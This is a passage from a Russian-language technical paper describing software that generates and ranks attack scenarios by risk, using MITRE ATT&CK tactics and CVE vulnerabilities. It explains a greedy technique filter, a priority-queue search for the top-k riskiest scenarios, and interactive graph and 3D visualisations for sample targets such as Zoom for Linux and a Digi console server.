

Рис. 2. Блок-схема алгоритма генерации сценариев атак (продолжение)

На этом шаге к данному множеству применяется нестрогий фильтр по ограничению количества техник на тактику, устанавливающийся пользователем программного комплекса при запуске генерации сценариев. Смысл его в том, чтобы не перегрузить сценарий лишними ветвлениями, то есть избежать ситуации, когда одна тактика может содержать, например, две уязвимости и около десяти техник, каждая из которых способна эксплуатировать обе из данных уязвимостей. В таком случае количество возможных сценариев атак кратно увеличивается, причём полученные сценарии будут различаться только техниками на одном шаге и риск-метрики сценариев также будут одинаковы. Однако, та или иная используемая злоумышленником техника эксплуатации может влиять на риск, поскольку к техникам также возможно применить превентивные меры и тем самым снизить снизить риск конкретного сценария. Именно поэтому возможность установки упомянутого порога и определения его значения предоставлена пользователю программного комплекса, который должен руководствоваться поставленными перед ним задачами при принятии решения.

Как уже было упомянуто, фильтр реализован нестрогим образом: при любом его значении не будет происходить усечение множества уязвимостей, участвующих в формировании сценариев. Для каждой тактики отбирается ограниченный установленным порогом набор техник (по умолчанию — не более трёх техник на тактику) с целью полного покрытия определённых для данного шага сценария уязвимостей. Отбор реализован жадным образом — последовательно выбираются техники с максимальным покрытием уязвимостей, при необходимости превышая установленное пользователем ограничение. Допустим, если установлен лимит в три техники на тактику, а для полного покрытия необходимо четыре, будет отобрано четыре или более техник (поскольку жадный алгоритм не гарантирует оптимального решения).

В результате выполнения этих шагов формируется упорядоченный в хронологическом порядке (в соответствии с последовательностью тактик MITRE) набор шагов, где каждый шаг представляет собой тактику, содержащую несколько техник и уязвимости, которые могут быть проэксплуатированы данными техниками. Данное множество, или же «общий» сценарий, можно отобразить в следующем виде (рис. 3).



Рис. 3. Множество сценариев атаки на операционную систему Android версии 7.2 (cpe:2.3:o:google:android:7.2:*:*:*:*:*:*:*:*)

Далее из полученного множества необходимо выделить линейные сценарии атак, содержащие на каждом своём шаге ровно одну технику и одну эксплуатируемую ей уязвимость. Эта задача будет подробнее рассмотрена далее в алгоритмическом обеспечении ранжирования сгенерированных сценариев, но подготовка исходных данных для её решения осуществляется сразу после построения «общего» сценария. На данном шаге на основе полученного множества производится отбор пар техника-уязвимость по этапам сценария (тактикам): для каждой тактики генерируются варианты шагов, где фиксируется одна техника и одна соответствующая уязвимость с рассчитанными метриками. Сформированные пары сортируются и готовятся к дальнейшему ранжированию.

Алгоритмическое обеспечение ранжирования сценариев на этапе генерации в соответствии с уровнем риска

Наиболее простым, но одновременно с этим наиболее неэффективным подходом к генерации линейных сценариев, проведению их риск-анализа и ранжирования является полный перебор всех возможных вариантов. Данный подход требует значительных вычислительных ресурсов, следовательно, либо исключается возможность разворачивания и использования программного комплекса на автоматизированных рабочих местах инженеров по защите информации, либо программный комплекс не обеспечивает полный перебор всех возможных сценариев, часть информации отбрасывается и выходные данные получаются некорректными.

В данной работе предлагается подход к генерации и ранжированию, призванный устранить описанный недостаток. Цель алгоритма — найти k сценариев с наиболее высоким показателем риска без полного перебора всех возможных вариантов. Достигается это следующим образом.

1. В ходе выполнения алгоритма генерации были сформированы пары техника-уязвимость с вычисленными метриками. Сформированное множество может содержать несколько вариантов пар для одной техники, если она связана с несколькими уязвимостями.

2. Внутри каждой тактики необходимо отсортировать полученные пары таким образом, чтобы выбор первой пары на каждом этапе сценария дал наиболее высокий показатель риска для рассматриваемого сценария. Функция риска сценария (7) представляет собой произведение вероятностей эксплуатации уязвимостей на каждом шаге сценария и суммы ущербов проэксплуатированных уязвимостей, нормированной по сумме максимумов ущербов на каждой тактике. Эта функция нелинейна и не декомпозируется на риск отдельного шага сценария, отсюда возникает проблема выбора подходящей метрики для сортировки. В данном алгоритме в качестве такой метрики выступает показатель риска для отдельной уязвимости, вычисляемый по формуле (6) и позволяющий учесть вклады вероятности эксплуатации и ущерба конкретной CVE в общий риск сценария.

3. Далее из отсортированных списков пар для каждой тактики берётся первая в списке пара (с наибольшим значением риска уязвимости). Полученный сценарий назовём стартовым. Он помещается в приоритетную очередь, где в качестве ключа приоритета используется риск сценария, и помечается для алгоритма как уже рассмотренный. Затем происходит расширение стартового сценария: поочерёдно на каждой тактике пара техника-уязвимость заменяется на следующую в списке (соответственно, с меньшим значением риска уязвимости) при сохранении остальных пар теми же. Рассмотрим пример: пусть в изначальном множестве имеется 5 тактик, для каждой тактики i есть некоторое количество n_i пар техника-уязвимость, проиндексированных от 0 до (n - 1). Если стартовый сценарий S_0 можно представить в виде вектора

$$S_0 = (0,0,0,0,0), \quad (11)$$

то следующие сценарии будут выглядеть следующим образом:

$$S_1 = (1,0,0,0,0), \quad (12)$$
$$S_2 = (0,1,0,0,0) \quad (13)$$

По описанному алгоритму формируются новые сценарии и также помещаются в очередь при условии, что сформированный сценарий не был добавлен в очередь ранее. Пока очередь не пуста, из неё извлекается сценарий с наибольшим рассчитанным риском и добавляется в выдачу. Алгоритм продолжает работу до тех пор, пока не будет сгенерировано заданное количество линейных сценариев, и обеспечивает генерацию сценариев с наибольшим показателем риска за приемлемое время.

Визуализация сгенерированных сценариев и результатов анализа рисков

Сформированное множество сценариев передаётся от серверной части программного комплекса клиентской части, в качестве которой способен работать любой современный браузер. Пользовательский интерфейс разработанного программного модуля позволяет отобразить всё множество возможных сценариев атаки на выбранный защищаемый объект в виде, представленном на рис. 3 и 4.

Узлы тактик данного множества сценариев обозначены как T, узлы уязвимостей — CVE. Тактики сгруппированы по техникам, что тоже визуально отражено на представленном изображении. Узлы «Начало» и «Конец» обозначают начало и конец сценария реализации атаки соответственно. Все узлы визуализированного множества сценариев интерактивны и могут быть перемещены пользователем в любое удобное место холста.

Кроме этого, для визуализации реализованы функции масштабирования изображения без потери качества и выгрузки в форматах PNG и SVG. Интерактивность подразумевает не только возможность перемещать узлы в рамках холста визуализации, но и даёт возможность получать информацию о названии (идентификаторе) конкретного узла при наведении на него курсора мыши. При клике по любому из визуализированных узлов множества сценариев возможно открыть боковую панель с подробной информацией о выбранном компоненте, что продемонстрировано на рис. 5.

Тонирование узлов представленного множества сценариев позволяет наглядно увидеть наиболее опасные и вероятные пути из всех возможных. Цвет узла CVE зависит от исходного вектора CVSS уязвимости, а тонирование соединяющих линий определяется значением нормированной вероятности уязвимости в полной группе событий, рассчитываемой по формуле (2).

Рассмотрим множество сценариев атак, релевантных для консольного сервера Digi ConnectPort LTS 32 MEI (cpe:2.3:h:digi:connectport_lts_32_mei:-:*:*:*:*:*:*:*:*) (рис. 6). Линейные сценарии атак на выбранный объект защиты могут быть визуализированы двумя способами: на холсте в виде последовательности узлов графа, аналогично визуализации множества сценариев атак (рис. 7), либо выбранный сценарий может быть выделен на визуализированном множестве (рис. 8).

На рис. 7 и 8 продемонстрирован один и тот же сценарий из множества, изображённого на рис. 6, с наибольшим показателем риска. В случае выделения сценария на множестве (рис. 8) благодаря тонированию узлов сценария наглядно видно, что выбранный сценарий включает в себя самые критичные уязвимости из представленного множества. Таким образом, тонирование позволяет визуально определить наиболее опасные пути развития атаки до полноценного риск-анализа сформированных сценариев. Сгенерированные линейные сценарии, их описание и оценка риска расположены в правой части веб-интерфейса разработанного приложения (рис. 9):



Рис. 4. Множество сценариев атаки на приложение Zoom для операционных систем семейства Linux (cpe:2.3:a:zoom:zoom:*:*:*:*:*:linux:*:*)



Рис. 5. Боковая панель с подробной информацией о выбранной уязвимости



Рис. 6. Множество сценариев атаки на сервер Digi ConnectPort LTS 32 MEI



Рис. 7. Один из множества сценариев атаки на сервер Digi ConnectPort LTS 32 MEI (отдельная визуализация)



Рис. 8. Один из множества сценариев атаки на консольный сервер Digi ConnectPort LTS 32 MEI (выделенный на множестве)



Рис. 9. Описание и оценка риска сгенерированных сценариев атаки на консольный сервер Digi ConnectPort LTS 32 MEI

Ещё одним полезным инструментом для проведения риск-анализа и принятия аналитических решений по управлению рисками является ландшафт множества сформированных сценариев, который может быть получен введением третьего измерения на плоскости, где расположены уязвимости и соответствующие им тактики по осям x и y соответственно. В полученную трёхмерную модель становится возможно вписать всё множество полученных сценариев, но, в отличие от представления данного множества на плоскости (рис. 3, 4, 6), в данном случае мы имеем гораздо более наглядную модель, способную быть более полезной исследователям и специалистам по кибербезопасности в определённых случаях. В качестве метрики по оси z возможно выбрать вероятность эксплуатации уязвимостей, их ущерб либо показатель риска. Также в качестве данной метрики могут выступать показатели риска и ущерба относительно свойств безопасности информации, вычисленные с использованием расщеплённого показателя CVSS.

Далее на рис. 10 продемонстрируем визуализацию ландшафта множества сценариев для рассмотренного ранее (рис. 4) объекта cpe:2.3:a:zoom:zoom:*:*:*:*:*:linux:*:*, представляющего собой приложение Zoom для операционных систем семейства Linux, где в качестве метрики выбрана вероятность эксплуатации уязвимостей.

Продемонстрированная модель полностью интерактивна, поддерживает масштабирование, вращение трёхмерного графика во всех плоскостях, а также даёт возможность просматривать информацию об уязвимости путём наведения курсора мыши на соответствующий ей столбец.

Приведём также ландшафт для того же защищаемого объекта, но в качестве метрики для оси z выберем ущерб относительно конфиденциальности (рис. 11).



Рис. 10. Ландшафт множества сценариев атак на приложение Zoom для операционных систем семейства Linux (вероятность по оси z)

